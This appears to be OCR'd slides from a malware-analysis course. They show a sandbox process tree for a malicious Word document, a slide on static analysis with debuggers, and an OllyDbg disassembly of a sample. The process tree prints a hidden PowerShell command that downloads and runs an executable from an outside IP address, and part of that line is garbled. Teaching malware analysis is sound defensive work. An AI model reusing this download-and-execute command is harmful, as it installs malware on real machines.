
Analysed 4 processes in total (System Resource Monitor).

- WINWORD.EXE /n "C:\Scan_andrew.c.wheeler.doc" (PID: 3056)
 - cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile('http://185.165.29.78/-alex/svchost.exe', '%TEMP% -n 15 127.0.0.1:nul & %tmp%\svchost.exe' (PID: 3692, Additional Context: (System.Net.WebClient).DownloadFile('http://185.165.29.78/-alex/svchost.exe', '%TEMP%\svchost.exe')))
 - powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile('http://185.165.29.78/-alex/svchost.exe', '%TEMP%\svchost.exe') (Additional Context: (System.Net.WebClient).DownloadFile('http://185.165.29.78/-alex/svchost.exe', '%TEMP%\svchost.exe')))
 - PING.EXE PING -n 15 127.0.0.1 (PID: 2164)

JoeSandbox (joeSecurity.org) in CH




Hide Legend





Activity flow with screenshots etc.

Monitored Processes



☰
Overview

☰
PE Info

☰
Behavior

☰
Kernel

☰
Statistics

☰
Severity

☰
Expand All

☰
Collapse All

Whiteboxing



- Blackboxing alone can never tell you everything!
- Use a debugger or disassembler to see & read the code (static analysis)
- See “hidden” functions (time bombs – e.g. Friday 13th ;-)
 - Analyze & copy decryption routines
 - Patch routines if needed (anti-debugging tricks)
 - Find interesting code (e.g. payload)

Example: OllyDbg Debugger

OllyDbg - systcp.exe

File View Debug Plugins Options Window Help


C CPU - main thread, module systcp


00401000 \$ B8 60CC4500 MOV EAX,systcp.0045CC60			Registers (FPU)
00401005 . 50 PUSH EAX			ERX 00000000
00401006 . 64:FF35 000000 PUSH DWORD PTR FS:[0]			ECX 0012FFB0
00401007 . 64:8925 000000 MOV DWORD PTR FS:[0],ESP			EDX 7C90EB94 ntdll.KiFastSystemCallRet
00401014 . 33C0 XOR EAX,EAX			EBX 7FFD4000
00401015 . 8908 MOV DWORD PTR DS:[EAX],ECX		I/O command	ESP 0012FFC4
00401016 . 50 PUSH EAX		I/O command	EBP 0012FFF0
00401017 . 45 INC EBP			ESI FFFFFFFF
00401018 . 43 INC EBX			EDI 7C910738 ntdll.7C910738
00401019 . 6F OUTS DX,DWORD PTR ES:[EDI]			EIP 00401000 systcp.<ModuleEntryPoint>
0040101A . 60 INS DWORD PTR ES:[EDI],DX			C 0 ES 0023 32bit 0xFFFFFFFF
0040101B . √70 61 JO SHORT systcp.00401080			P 1 CS 001B 32bit 0xFFFFFFFF
0040101C . 637432 00 ARPL WORD PTR DS:[EDX+ESI],SI			A 0 SS 0023 32bit 0xFFFFFFFF
00401023 . -7E CD JLE SHORT systcp.00400FF2			Z 1 DS 0023 32bit 0xFFFFFFFF
00401025 . 6338 ARPL WORD PTR DS:[EAX],DI			S 0 FS 003B 32bit 7FFDF000(FFF)
00401027 . E7 A4 OUT 0A4,EAX		I/O command	T 0 GS 0000 NULL
00401029 . √72 S2 JB SHORT systcp.0040107D			D 0
0040102B . 54 PUSH ESP			O 0 LastErr ERROR_SUCCESS (00000000)
0040102C . 05 FADAD773 ADD EAX,7307DAFA			EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
00401031 . 9E SAHF			ST0 empty -UNORM D1D8 01050104 00000000
00401032 . F2: PREFIX REPNE:		Superfluous prefix	ST1 empty 0.0
00401033 . 0231 ADD DH,BYTE PTR DS:[ECX]			ST2 empty 0.0
00401035 . A4 MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]			ST3 empty 0.0
00401036 . D383 C837623E ROL DWORD PTR DS:[EBX+3E6237C8],CL			ST4 empty 0.0
0040103C . FB STI			ST5 empty 0.0
0040103D . 3C 87 CMP AL,87			ST6 empty 0.0
0040103F . 3F AAS			ST7 empty 0.0
00401040 . D29C73 4B1FC50 RCR BYTE PTR DS:[EBX+ESI*2+ACC51F4B],CL			FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
00401047 . 26 DB 26		CHAR '&'	FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
00401048 . C4 DB C4			
00401049 . C8 DB C8			
0040104A . 8F DB 8F		CHAR 'c'	
0040104B . 63 DB 63			
0040104C . BB DB BB			
0040104D . FB DB FB			
0040104E . 0A DB 0A			
0040104F . CB DB CB			
00401050 . D7 DB D7			
00401051 . CC INT3			
00401052 . 35 DB 35		CHAR '5'	
00401053 . 0F DB 0F			

